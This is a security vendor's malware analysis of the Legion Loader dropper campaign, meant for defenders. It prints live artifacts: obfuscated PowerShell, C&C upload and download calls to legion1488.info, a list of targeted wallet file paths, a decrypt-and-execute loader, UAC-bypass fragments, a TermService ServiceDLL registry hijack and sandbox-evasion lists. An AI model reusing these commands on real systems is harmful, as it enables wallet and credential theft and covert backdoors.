Untangling Legion Loader's Hornet Nest of Malware


deepinstinct.com/2019/12/18/untangling-legion-loaders-hornet-nest-of-malware

December 18, 2019

Malware often arrives hand in hand with other malware. Emotet, for example, can deliver TrickBot; and TrickBot (which is also in a collaborative relationship with IcedID, a fellow banking malware) can, in turn, deliver Ryuk. This kind of collaborative relationship is becoming increasingly common among many threat actors, and in some cases even leads to actors developing specific modules in order to serve these relationships.

In a recent incident at a customer environment, Deep Instinct prevented a malicious dropper from infecting the customer's environment. Analysis of the dropper and the campaign it is associated with, revealed it involves multiple types of malware. The quantity and variety of which, earned its reference as a "Hornet's Nest".

Included in this campaign is a grab-bag mix of multiple types of info-stealers, backdoors, a file-less crypto-currency stealer built into the dropper, and occasionally a crypto-miner as well. Such volume and variety are uncommon in the general landscape and are highly suggestive of a dropper-for-hire campaign.




Caption: The hornet's nest buried within Legion Loader


The Dropper – Legion Loader


The dropper, which since our initial prevention events has garnered the name of “Legion Loader” in various network intrusion and emerging-threats rule-sets, a name we find to be very appropriate.

Legion Loader is written in MS Visual C++ 8 (very likely by a Russian speaking individual) and shows signs of being in active development.


While Legion Loader features several VM/Sandbox (VMware, VBOX, etc.) and research-tool evasions (Common debuggers, SysInternals utilities, etc.), in many cases it lacks string obfuscation which allows for fairly straightforward analysis.








```
xenservice.exe
qemu-ga.exe
ollydbg.exe
ProcessHacker.exe
tcpview.exe
autoruns.exe
autorunsc.exe
filemon.exe
procmon.exe
regmon.exe
procexp.exe
idaq.exe
idaq64.exe
ImmunityDebugger.exe
Wireshark.exe
dumpcap.exe
HookExplorer.exe
ImportREC.exe
PETools.exe
LordPE.exe
SysInspector.exe
proc_analyzer.exe
sysAnalyzer.exe
sniff_hit.exe
windbg.exe
joeboxcontrol.exe
joeboxserver.exe
```



```
SOFTWARE\VMware, Inc.\VMware Tools
VMWARE
HARDWARE\ACPI\DSDT\VBOX__
HARDWARE\ACPI\FADT\VBOX__
HARDWARE\ACPI\RSDT\VBOX__
SYSTEM\ControlSet001\Services\VBoxGuest
SYSTEM\ControlSet001\Services\VBoxMouse
SYSTEM\ControlSet001\Services\VBoxService
SYSTEM\ControlSet001\Services\VBoxSF
SYSTEM\ControlSet001\Services\VBoxVideo
```

Every dropper in the campaign, which is simultaneously targeted at both the United States and Europe, is intended to deliver 2-3 additional malware executables and features a built-in file-less crypto-currency stealer and browser-credential harvester.


Once Legion Loader is running, it initially checks-in with its designated C&C server (the servers are rotated frequently, alongside the distributed droppers) and will terminate unless it receives an expected response:



```
GET /gate1.php?a={bbed3e55656ghf02-0b41-11e3-8249}id=2 HTTP/1.1
Accept: text/*
User-Agent: autizm
Host: ntupdate3.top

HTTP/1.1 200 OK
Server: nginx
Date: [redacted]Dec 2019 [redacted]GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 26
Connection: close
X-Powered-By: PHP/5.6.40

*****my@true@url.com@*****
```


Caption: Legion Loader's initial C&C check-in.

Note the rather distinctive User-Agent string, this can vary to other "amusing" strings such as:




```
User-Agent: satan

User-Agent: suspiria

User-Agent: fuck u

User-Agent: lilith
```

It will then continue with an external-IP check:




```
GET /1lGui HTTP/1.1
Accept: text/*
User-Agent: autizm
Host: iplogger.org
```

And will proceed to download and execute 2-3 hard-coded payloads, which are usually stored by the C&C server and occasionally on a free-hosting resource:




```
http://statinstall2.info/test/us/1.exe
http://egreetcards942.servehttp.com/fileCCuW9.exe
http://statinstall2.info/test/us/2.exe
```



```
http://ntupdate4.top/test/eu/1.exe
http://ntupdate4.top/test/eu/2.exe
```

Caption: examples of hardcoded payload URLs, targeting US and EU.

Once executable payload downloads and execution is complete, Legion Loader will execute a lightly obfuscated PowerShell command that will deliver crypto-currency stealer and browser-credential harvester.



```
cmd.exe /c start /B powershell -windowstyle hidden -command "&{$t='#i#ex########
e''#,#''H#or#seHo#urs''#)#|#i#e#x'.replace('#','').split('@',5);&$t[0]$t[1]}"
```

A Legion of Malware

Legion Loader's campaign drew our attention due to the sheer variety of malware it delivers. The majority of this body-of-malware is composed from fairly generic run-of-the-mill info-stealers such as Vidar, Predator the Thief and Racoon stealer, which are commercially available in various cybercrime marketplaces.

However, several pieces of malware did stand out among Legion Loader's rank-and-file, among these is its built-in Crypto-Currency stealer, and the other – an RDP backdoor.


The built-in Crypto-Stealer

Following payload delivery Legion Loader will execute a PowerShell command (deobfuscated from above):


```
new-object Net.WebClient).UploadString('http://legion1488.info/legion17/welcome','HorseHours')
```

This will send an HTTP POST request containing the string *"HorseHours"*, to the file-less component's C&C:

The C&C follows-up with more PowerShell code, designed to sweep the system for desirable articles of theft – installed crypto-currency wallets, and stored crypto-currency related credentials:



```
POST /legion17/welcome HTTP/1.1
Host: legion1488.info
Content-Length: 10
Expect: 100-continue
Connection: Keep-Alive

HorseHoursHTTP/1.1 100 Continue
```



```
#First check crypt
$aps=@("Opera","Chrome","Yandex","Firefox")
$search=@("expediapartnercentral.com","admin.booking.com","gemini.com","coinpot.co","bl3p.e
","bitso.com","blockchain.com","coinone.co.kr","magnumwallet.co","closeoption.com","anycoin
itflyer.com","binance","kucoin.com","hardblock.net","bitpay.com","paymium.com","shakepay.co
,"karsha.biz","coinbase.com","bitstamp.net","buda.com","bitcoinwallet.com","coincorner.com"
.de","ripio.com","bit2c.co.il","cex.io","dogechain.info","bittrex.com","therocktrading.com"
inpayments.net","account.paxos.com/
login","coinloft.com.au","cointree.com.au","bitbuy.ca","coinsmart.com","cointree.com.au","b
ockchain.info","kiwi-
coin.com","wcex.co","kriptomat.io","coinspot.com.au","fcoin.com","coinspot.com.au","bitforx
.io","bits2u.com","latoken.com","lakebtc.com","bitbank.cc","paxful.com","hotbit.io","chainr
ing.com","uphold.com","cryptonex.org","blockchain.com","bitflyer.com","shakepay.co","unocoi
coins.net","potwallet.com","btcdirect.eu","kraken.com","lumiwallet.com","adbtc.top","zb.com
999dice.com","bitbond.com","coinbase.com","blockchain.info","coinsquare.com","kucoin.com","
```

```
$eidooFile="$env:appdata/Eidoo/Electron storage/store-persistance.json"
$bitherFile="$env:appdata/Bither/bither.db"
$coinomiFile="$env:localappdata/Coinomi/Coinomi/wallet"
$moneroGuiPath="$env:appdata/Monero/wallets"
$electrumLtcPath="$env:appdata/Electrum-LTC/wallets"
$wasabiPath="$env:appdata/WalletWasabi/Client/Wallets"
$atomicPath="$env:appdata/atomic/Local Storage/leveldb"
$exodusFile="$env:appdata/Exodus/exodus.wallet/seed.seco"
$electrumPath="$env:appdata/Electrum/wallets"
$jaxxClassicPath='"'+$env:appdata+'/Jaxx/Local Storage"'
$bitcoinCoreFile="$env:appdata/Bitcoin/wallets/wallet.dat"
$armoryPath="$env:appdata/Armory"
```

If any of these are found, it will make a copy of the operating system's PowerShell executable to a temp directory or to *%programfiles%/Windows Locator/vsdll.exe* if it has admin privileges (this is done to circumvent some security mechanisms), and will use it to execute an additional PowerShell snippet, similar to the first, which will again send an HTTP POST request containing *"HorseHours"* to the C&C:


Following this 2nd check-in, the C&C will issue more PowerShell code that will set-up the stealer. This includes downloading and reflectively loading a .DLL which is used as part of its communication encryption routine:

```
POST /legion17/gate HTTP/1.1
Host: legion1488.info
Content-Length: 10
Expect: 100-continue
Connection: Keep-Alive

HorseHoursHTTP/1.1 100 Continue
```

```
$token1="cs47BlYJeo"
$token2="PD62e6BG8k"
$MagicString="62GRvYoXkq"
$DllUrl="http://legion1488.info/legion17/private/func/dlls/BotRoutines.dll"
$CheckURL="http://legion1488.info/legion17/gate/"
$StopString="stop"
$SleepTime=60
$TTL=10*60
$tTTL=$TTL
$Arguments="Out-Null"
```

Once the stealer is set-up, it will download and reflectively load a browser credential harvester, the source-code for which can be found on GitHub:

```
GET /legion17/private/func/dlls/SharpWeb.dll HTTP/1.1
Host: legion1488.info
```



```
[assembly: AssemblyVersion("3.6.17.1")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("SharpWeb")]
[assembly: AssemblyDescription("SharpWeb is a Cromium, Firefox and Edge data harvestor.")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("")]
[assembly: AssemblyCopyright("")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("2133c634-4139-466e-8983-9a23ec99e01b")]
[assembly: AssemblyFileVersion("1.0.0.0")]
```

Finally, the harvested credentials and stolen wallet files are uploaded to the C&C server.


The RDP Backdoor

Another interesting malware we saw deployed by Legion Loader is an RDP-based backdoor. The backdoor, which arrives in the form of an NSIS installer, employs an embedded blowfish .DLL to decrypt strings which form a *cmd.exe* command which executes a very large embedded PowerShell script entitled *"premiumlegitJFSQZPTTEU"*:

```
blowfish::Decrypt RXvnFhlYi2k= EUCBJDNV  #decrypts to: "ps1"

blowfish::Decrypt JHZK6eytOD1256Yi/c4NA5y5SiRbJYi+A0c50DMwwMk= EUCBJDNV  #decrypts to: "powershell -ep bypass -f"

StrCpy $_0_ "/c $5 $TEMP\premiumlegitJFSQZPTTEU.$0"
```


The embedded *"premiumlegitJFSQZPTTEU"* script contains a very large DES encrypted blob which is decrypted and executed:

```
ExecShell "" $\"cmd$\" $_0_ SW_HIDE
```




```
function VHJENGLLEX([String] $TJXZVVPNLS, [String] $BWYCKYBODO)
{
$LXHZMNBUBG = "bud98qUcdb4IX...<blob redacted>...dr9aCGeRNR5JUzKA=";
$encoding = New-Object System.Text.ASCIIEncoding;
$KWFBELSSTC = $encoding.GetBytes("OSMPOFLRNTCNTQGH");
$LXHZMNBUBGa = [Convert]::FromBase64String($LXHZMNBUBG);
$derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($TJXZVVPNLS, $encoding.GetBytes($BWYCKYBODO), "SHA1", 2);
[Byte[]] $MWBLGIQCGS = $derivedPass.GetBytes(16);
$MPDNRIJRTU = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
$MPDNRIJRTU.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $SQXHJQLNHS = New-Object Byte[]($LXHZMNBUBGa.Length);
$HSPGBTEOKZ = $MPDNRIJRTU.CreateDecryptor($MWBLGIQCGS, $KWFBELSSTC);
$QVZNYLIOCB = New-Object System.IO.MemoryStream($LXHZMNBUBGa, $True);
$RCCOTIFBJG = New-Object System.Security.Cryptography.CryptoStream($QVZNYLIOCB, $HSPGBTEOKZ, [System.Security.Cryptography.CryptoStreamMode]::Read);
$TQEIDLHDHP = $RCCOTIFBJG.Read($SQXHJQLNHS, 0, $SQXHJQLNHS.Length);
$QVZNYLIOCB.Close();
$RCCOTIFBJG.Close();
$MPDNRIJRTU.Clear();
if (($SQXHJQLNHS.Length -gt 3) -and ($SQXHJQLNHS[0] -eq 0xEF) -and ($SQXHJQLNHS[1] -eq 0xBB) -and ($SQXHJQLNHS[2] -eq 0xBF)) { $h = $SQXHJQLNHS[3..(
return $encoding.GetString($SQXHJQLNHS).TrimEnd([Char] 0);
}
 $WIHDIQKEOY = VHJENGLLEX "2ozp4j3hebcv5t86imunf9r0yaqsg1kd" "4emv09qp2l38hzrtbj7n6yfgd1ukiwo5"
 Invoke-Expression $WIHDIQKEOY
```

The decrypted code, which employs a code borrowed from *Invoke-PsUACme* – a PowerShell module intended for UAC bypass, contains several gzip-compressed, base64 encoded blobs:



```
    [Parameter(Position = 0, Mandatory = $False)]
    [String]
#[Parameter(Position = 1, Mandatory = $False)]
    $Payload = "cmd.exe",
    $DllBytes64 = "77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184

    [Parameter(Position = 6, Mandatory = $False)]
    [String]
    $DllBytes32 = "77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184
```


Caption: "$DllBytes32/64" variables containing UACme .DLLs which are used in order to bypass UAC.



```
$rdp = ""
$bot = "H4sIAAAAAAAEAOybx...<blob redacted>...IKZsWH0QAA=="
$rdp64 = "H4sIAAAAAAAEAOx...<blob redacted>...J3U4AIAEA"
$bot64 = "H4sIAAAAAAAEAOx...<blob redacted>...8FbrHIQAA=="
$cfg = "H4sIAAAAAAAEAO197...<blob redacted>...2RAcDAA=="
$clip = "H4sIAAAAAAAEAOy9...<blob redacted>...gcgJpyfWH0IAA=="
$vmt = "H4sIAAAAAAAEAOy9W...<blob redacted>...tfUbXyfljVAAA="
```

Caption: gzip-compressed, base64 encoded blobs. "$rdp" blob is empty in this example." $vmt", "$clip" and "$cfg" blobs contain various ancillaries which are required in order to set up the RDP backdoor. "$bot" "$bot64" and "$rdp64" are the malicious payloads.


These blobs are decoded and decompressed using a set of contained functions and are deployed by the PowerShell code to *%programfiles%/windows mail/appcache.xml* or *%/default_list.xml*, based on the executing machine's operating system. While the written file's extension is *.xml* they are actually .DLL files.



```
$Source = $bot
$Destination = "$env:programfiles\windows mail\default_list.xml"
react -source $source -destination $destination
```

Caption: contained function "react" is called to deploy the blob.

After the required .DLL containing blob has been deployed, it is registered as a system service:



```
reg add "HKLM\system\currentcontrolset\services\TermService\parameters" /v ServiceDLL /t REG_EXPAND_SZ /d "c:\program files\windows mail\appcache.xml" /f
```

Conclusion

Legion Loader is, as mentioned above, very aptly named; and is a classic case-in-point of how even a relatively low-sophistication malware can become a security nightmare for an organization, employing more advanced file-less techniques and delivering a myriad of follow-up malware ranging for info-stealers and credential harvesters to crypto-miners and backdoors.

IOCs

Legion Loader Samples (SHA256)

04682cf5670dfd8095d1fc9da7ff89f939c73a16c4ebe52dbff7afe5f1a8b89f

04cc0ee8b070e54522aa198b72b12498f338795b73ab2505004000b7566474df

08f5c172493ddbec42574914f6b504553029a56bf45b137b319f669348081abe

14d49f41892c667d0984db2809894c6d83c4d3c1cc78f1b81c5dc37a0f8c9c1c

1692b57a111f0269f3660cfddc50ff0e6187c79f73ee3cdcd4f337758e9b40ea

1a8076c2b19d84177f2fc06c3ad712794f5276b221c08dc1545e8f8cd3bbdd2a

1f7f9e40009e8fb16713a2d24039139d7ef910ce8d12b19df16172d01eb6110b

220fc8e1c518c7e51b03269a32cabdd18197ea449d57880fb4c45afebbd15971

2335f67565efe39a2fffd77a7c97996401847620a03091ef328505b8f07b0899

261c1a6e120970efc587047be377fee2ca77884b5c7db4cc3849b6adff340d82

262f5901d5463b9d191893b4873cd9e88d3c87f43e91d1f984d956167c063041

